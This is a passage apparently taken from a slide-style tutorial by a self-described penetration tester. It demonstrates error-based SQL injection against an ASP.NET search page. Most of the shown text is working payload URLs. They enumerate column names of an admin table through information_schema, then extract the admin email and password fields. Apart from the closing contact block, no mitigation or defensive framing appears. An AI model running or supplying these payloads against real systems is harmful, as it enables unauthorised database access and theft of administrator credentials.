
Finding Column name Fields

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb' and column_name not in('adminsign_id')))--



Finding Next Column Field Name

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='pp_admin_tb' and column_name not in('adminsign_id','email_id')))--




EXTRACTING THE DATA

After finding out all the columns, we need to extract the data such as user names and passwords.


Extracting the Username information

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 email_id from pp_admin_tb))--



Extracting the Password information

http://website.org/search.aspx?txt=EDIT' and 1=convert(int,(select top 1 password from pp_admin_tb))--



☺ THANK YOU ☺

CHETAN SONI

Cyber Security Expert & Penetration Tester

Email - *chetansoni@live.com*

Skype - *iamchetansoni*

Website - *www.chetansonisecurityspecialist.com*